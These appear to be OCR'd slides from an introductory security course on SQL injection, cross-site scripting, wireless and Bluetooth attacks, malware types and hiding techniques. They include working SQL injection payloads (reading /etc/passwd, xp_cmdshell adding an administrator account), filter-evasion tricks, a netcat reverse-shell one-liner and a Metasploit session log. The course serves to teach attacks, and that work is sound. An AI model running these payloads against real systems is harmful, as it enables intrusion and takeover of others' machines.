


Interacting with the OS

- Two ways to interact with the OS:
  1. Reading and writing system files from disk
     - Find passwords and configuration files
     - Change passwords and configuration
     - Execute commands by overwriting initialization or configuration files
  2. Direct command execution
     - We can do anything
- Both are restricted by the database's running privileges and permissions


Jumping to the OS


- Linux based MySQL
  - ' union select 1, (load_file('/etc/passwd')),1,1,1;
- MS SQL Windows Password Creation
  - '; **exec xp_cmdshell** 'net user /add jdoe Pass123'--
  - '; **exec xp_cmdshell '**net localgroup /add administrators jdoe' --
- Starting Services
  - '; exec master..xp_servicecontrol 'start',’Remote Registry' --



Common injection symbols

- ' or " character String Indicators
- -- or # single-line comment
- /*...*/ multiple-line comment
- + addition, concatenate (or space in url)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters
- PRINT useful as non transactional command
- @*variable* local variable
- @@*variable* global variable
- waitfor delay '0:0:10' time delay






How to beat counter measures.

- Inject without quotes (string = "%"):
  - ' or username like char(37);
  - Char(39) is the single quote.
  - So instead of ‘ or ‘1’ = ‘1 you have
  - Char(39) or Char(39) 1 Char(39) =Char(39) 1
  - Char(42) is the asterisk

SQL Injection Tools

- BSQLHacker for Blind SQL Injection
- Marathon
- SQL Power Injector
- Hajiv
- sqlmap
- SQLPAT
- Absinthe
- sqlget
- sqlninja
- SQL Brute
- Fat cat SQL Injector
- Sql Poizon
- SQL inject-me
- SQLLier
- Sqlsus
- Automagic SQL Injector
- Mobile
    - Droid SQLi
    - SQLMapchick



3 classes of SQL Injection

- In-band-data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is displayed directly in the application web page (this is the most common by far)
- Out-of-Band-data is retrieved using a different channel something like an email is generated with the results of the query is generated and sent to the intruder
- Inferential-there is no actual transfer of data, but the attacker is able to reconstruct the information by sending particular requests and observing the resulting behavior of the website and/or database. (this is more for testers than actual hackers)

Cross Site Scripting

Cross Site Scripting: An attacker injects client-side script into web pages viewed by other users. The term cross-site scripting originally referred to the act of loading the attacked, third-party web application from an unrelated attack site, in a manner that executes a fragment of JavaScript prepared by the attacker in the security context of the targeted domain

JavaScript Redirect

Redirect

<SCRIPT>

window.navigate(” www.xyz.com”);

</SCRIPT>

NOTE: Only works in some browsers

window.location.href = ‘www.xyz.com';
works in all browsers

window.location.replace(' www.xyz.com ');
is even better because it does not show in the ‘back’ for history

JavaScript History

history

<SCRIPT>

Window.History

</SCRIPT>

Length: how much is in history

back()

Forward()

You can loop through the entire history using the length

Cookie Poisoning

Find web application which trusts cookie data

Modify cookie data

Exploit

Hijack other sessions

Grant privileges

Other Web Attacks

- CSRF
- URL Hijacking
- Typo Squatting
- Watering Hole
- XML Injection

Cell Phone Attacks

- Bluesnarfing: unauthorized access of information from a Bluetooth device
- Blue jacking: is the process of using another blue tooth device that is within range (depending on the version of Bluetooth it could be 10 to 240 meters) and sending unsolicited messages to the target.
- Bluebugging: Similar to bluesnarfing, bluebugging accesses and uses all phone features
- Pod slurping: using a device such as an iPod to illicitly confidential data by directly plugging it into a computer where the data are held.

Wireless Attacks

- Evil Twin: In the evil twin attack, a rogue wireless access point is setup that has the same MAC address as one of your legitimate access points. That rogue WAP will often then initiate a denial of service attack on your legitimate access point making it unable to respond to users, so they are redirected to the ‘evil twin’
- Disassociation - causing the client to de-authenticate from a reliable source
- WPS – Wi-Fi protected setup (WPS) uses a PIN to connect to the Wireless Access Point. The WPS attack attempts to intercept that PIN in transmission, connect to the WAP and then steal the WPA2 password.


Printer Security Issues

- Many advanced printers allow for remote administrative connection such as SSH and Telnet. These can be a significant security risk. Also the printer hard drive would be an ideal place for someone to place spyware and monitor all print jobs.
- Spyware on printers and copiers: capturing data

Malware

- Virus
- Worm
- Spyware
- Adware
- Logic Bomb
- Trojan Horse
- Backdoor

Virus Types


Macro
Boot Sector
Multi-Partite
Polymorphic/Metamorphic
Stealth
Memory Resident

Malware Delivery

Messenger
Browser Flaw
Email Attachment
Trojan Horse
Removable Media
Untrusted Sites
Downloads

Hiding Techniques

- XOR
- Crypter
- Trojan
- Polymorphism
- Sparse Infector
- Fragmented Payload


Other Malware Hiding Techniques

1. Windows Registry: Malicious software frequently utilizes strategies to conceal its presence within the Windows Registry , a vital system component responsible for storing configuration settings and important information. These techniques involve altering registry keys, values, or permissions to camouflage alongside genuine entries or avoid detection. Below is a good source on Poweliks - a registry-based malware technique cited from OTX - https://otx.alienvault.com/pulse/61af50344614e8bca2539017. OTX is a platform designed for the sharing of threat data, enabling security researchers and threat data producers to collaborate in research and analysis of emerging threats.
2. Process Injection: It involves secretly executing code into a running process. It avoids detection by disguising itself by using known processes such as “svchost.exe " or “explorer.exe”. Malware authors utilize Windows APIs, such as setting debug mode, to inject themselves into trusted processes. By setting a process as debug, it gains privileged access to debug API calls, enabling it to attach to other processes and allocate additional memory. This allocation of extra memory provides an opportunity for the malicious technique to inject any desired code into the target process. One of the most famously used process injections is Poison Ivy. Below is a good OTX source of the same- https://otx.alienvault.com/browse/pulses/?q=poison%20ivy.

Other Malware Hiding Techniques

1. DLL Injection: DLL, also known as Dynamic Link Library, involves injecting a harmful DLL file into a targeted process, where it is loaded and executed. This allows the malware to exploit the process's functionality or gain control over system resources. DLL injection is commonly employed to intercept system calls, hook functions, and carry out activities like keylogging, screen capturing, or network monitoring. User32.dll is a module that contains Windows API functions related to the Windows user interface. Now every DLL that is listed in the registry HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\Windows\AppInit_DLLs will be loaded into a process that calls the User32.dll. So, if the attacker can get their DLL listed in the registry, he can get access to many programs. Printkey is the most commonly used command for examining DLL injection.
2. Process Hallowing: Process hallowing, aka Process replacement, is a technique in which malware is disguised as a good system process, and when it is about to execute, the good code is scooped out and the bad code is placed in the available cleared-out space. We can look for calls such as CreateRemoteThread() and -VirtualAllocEx() in the memory dumps to see if this process exists. Dridex is a good example from the Malware family that checks for this technique. Here is a good OTX source for the same: https://otx.alienvault.com/pulse/6409cb72f47082331f3d4508

Trojan Horse terms



Reverse Shell

- Infected machine calls out to attacker, asking for commands to execute
- A simple one can be done with netcat
  - nc 192.168.1.1 80 –e cmd.exe
- Metasploit is commonly used for reverse shells


```
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

payload => linux/x86/shell/reverse_tcp
LHOST => 192.168.56.102
[*] Started reverse handler on 192.168.56.102:4444
[*] Starting the payload handler...
[*] Sending stage (36 bytes) to 192.168.56.104
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.104:56579) at 2014-08-30 23:47:59 -0700

shell
/bin//sh: 1: shell: not found
```


Windows Reverse Shells

- Basic code one can executed in any program (i.e., in a Trojan Horse)
  - Call **`CreateProcess`** and manipulate STARTUPINFO structure
  - Create a socket to remote machine
  - Then tie socket to standard input, output, and error for cmd.exe
  - **`CreateProcess`** runs cmd.exe with its window suppressed, to hide it

Virus Types

These major categories define the general behavior of the viruses. Certainly, there are other categories, but these are contained within the major categories listed above. One example is the cavity virus also called the space filler virus. Such viruses are looking for ‘cavities’ in existing files to insert the virus code into. Any of the previous listed categories of viruses could install itself as a cavity virus. The opposite approach would be an overwrite virus. This type of virus will completely overwrite an existing file, often a system file.






Additional Virus Types

- Cluster virus alters file allocation tables on a device to point to the virus rather than a real file.
- Companion/Camouflage Virus: compromises some feature of the OS to appear as an OS component
- Cavity or File Overwriting virus: hide in the host file but don't change the appearance of the host file.
- Shell Virus: also infects a target application.


Encrypted virus

- Either to armor or as ransomware
- To use encryption the malware needs at least three components:
  - The actual malware code (which is encrypted).
  - A module to perform encryption/decryption.
  - A key.
- One of the most widely known examples is the infamous CryptoLocker. It was first discovered in 2013. CryptoLocker utilized asymmetric encryption to lock the user's files. Several varieties of CryptoLocker have been detected.




Advanced Persistent Threat

This term, often abbreviated APT, is a relatively new term for a continuous process of attacking. It can involve hacking, social engineering, malware, or combinations of attacks. The issue is the attack must be relatively sophisticated, thus the term advanced, and it must be ongoing, thus the term persistent.



Virus Lifecycle




History of Viruses

It is instructive to consider the very first viruses every found. In 1971, Bob Thomas created what is widely believed to be the first computer virus, named Creeper. It spread through the ARPANET (the precursor to the Internet) and displayed a message “I’m the creeper, catch me if you can!” Another program, named Reaper, was created to delete Creeper.

Wabbit, which was found in 1974, made multiple copies of itself, thus adversely affecting the performance of the infected computer.

